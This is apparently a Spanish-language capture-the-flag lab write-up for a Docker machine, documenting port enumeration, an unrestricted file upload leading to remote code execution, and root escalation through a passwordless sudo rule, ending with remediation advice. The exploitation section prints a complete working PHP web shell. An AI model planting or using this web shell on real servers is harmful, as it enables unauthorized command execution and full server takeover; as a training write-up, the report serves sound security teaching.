INFORME TÉCNICO DE SEGURIDAD

Análisis de Vulnerabilidades y Explotación Controlada

---

1. Información General

- **Nombre de la máquina: Transportadora Rápida**
- **Tipo:** Docker
- **Dificultad: Facil**
- **Dirección IP: 172.17.0.2**
- **Fecha: 22/12/2025**
- **Auditor:** Dante Paz

---

2. Alcance y Objetivo

El objetivo del presente informe es documentar el proceso de análisis de seguridad realizado sobre la máquina evaluada, identificando vulnerabilidades, demostrando su impacto y describiendo las técnicas utilizadas para la explotación controlada del sistema.

---

3. Metodología Utilizada

Se aplicó una metodología clásica de pruebas de penetración, compuesta por las siguientes fases:

- Enumeración de servicios
- Enumeración de aplicaciones web
- Identificación de vulnerabilidades
- Explotación
- Escalada de privilegios
- Obtención de evidencias

---

4. Enumeración de Servicios

Herramientas utilizadas


- Nmap
- dirsearch

Procedimiento

Se realizó un escaneo de puertos y servicios para identificar la superficie de ataque disponible.

Resultados relevantes

- Puerto 80 /tcp - http
- Puerto 8080/tcp - http
- Puerto 8989/tcp - http



---


5. Enumeración Web

Herramientas utilizadas

- Navegador web
- Dirsearch

Hallazgos

Durante la enumeración se identificaron directorios y funcionalidades relevantes que ampliaron la superficie de ataque.



---

6. Vulnerabilidad Identificada

- **Nombre de la vulnerabilidad:** Ejecución Remota de Código (RCE) via Subida Arbitraria de Archivos con Escalación de Privilegios sin Contraseña
- **Clasificación:** OWASP / Injection

Descripción:

Vulnerabilidad que permite subir archivos maliciosos (web shell) sin validación, combinada con configuración insegura de sudo que otorga privilegios de superusuario sin requerir contraseña. El atacante puede:

1. Subir un script ejecutable al servidor web
2. Accederlo desde el directorio público /uploads
3. Ejecutar comandos arbitrarios en el sistema
4. Escalar privilegios a root sin autenticación mediante sudo

Impacto

Critico, compromiso total del servidor

---

7. Explotación

Procedimiento


1. **Reconocimiento inicial**: Identificación del servicio web en puerto 8080
2. **Identificación de funcionalidad**: Página web con formulario de subida de archivos
3. **Prueba de subida**: Verificación de que acepta archivos con extensiones peligrosas (.php, .sh, etc.)
4. **Creación de web shell**: Desarrollo de script PHP que ejecuta comandos del sistema
5. **Subida y acceso**: Carga del script y acceso al mismo mediante navegador web
6. **Verificación de ejecución**: Confirmación de que el script ejecuta comandos remotos

Payload / Comandos utilizados

Web Shell php / PHP cmd

Script

```
Session  Acciones  Editar  Vista  Ayuda
  GNU nano 8.6                                                cmd.php
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
```



---

8. Escalada de Privilegios


Método utilizado

- Escalación mediante configuración insegura de sudo

- **Configuración vulnerable**: `(ALL) NOPASSWD: ALL` para el usuario `www-data`
- **Impacto**: Permite ejecutar cualquier comando como root sin requerir contraseña

Evidencia

Resultado obtenido tras la escalada de privilegios.



---

9. Resultados Obtenidos

- **User flag: ww-data**
- **Root flag:** `FLAG{R3V3RS3_SH3LL_M4ST3R_C0NN3CT10N}`

Se logró el compromiso total del sistema evaluado.

---

10. Impacto de Seguridad

Impacto técnico

- Ejecución remota de comandos
- Acceso no autorizado
- Escalada de privilegios

Impacto operativo

Riesgo crítico para la confidencialidad, integridad y disponibilidad del sistema.

---

11. Recomendaciones

- Validar extensiones en cargas de archivos
- Aplicar principio de mínimo privilegio
- Revisar configuraciones de sudo y permisos

---

12. Conclusión

El análisis realizado demuestra que una combinación de malas configuraciones permitió el compromiso total del sistema. Una correcta implementación de controles de seguridad habría prevenido el ataque.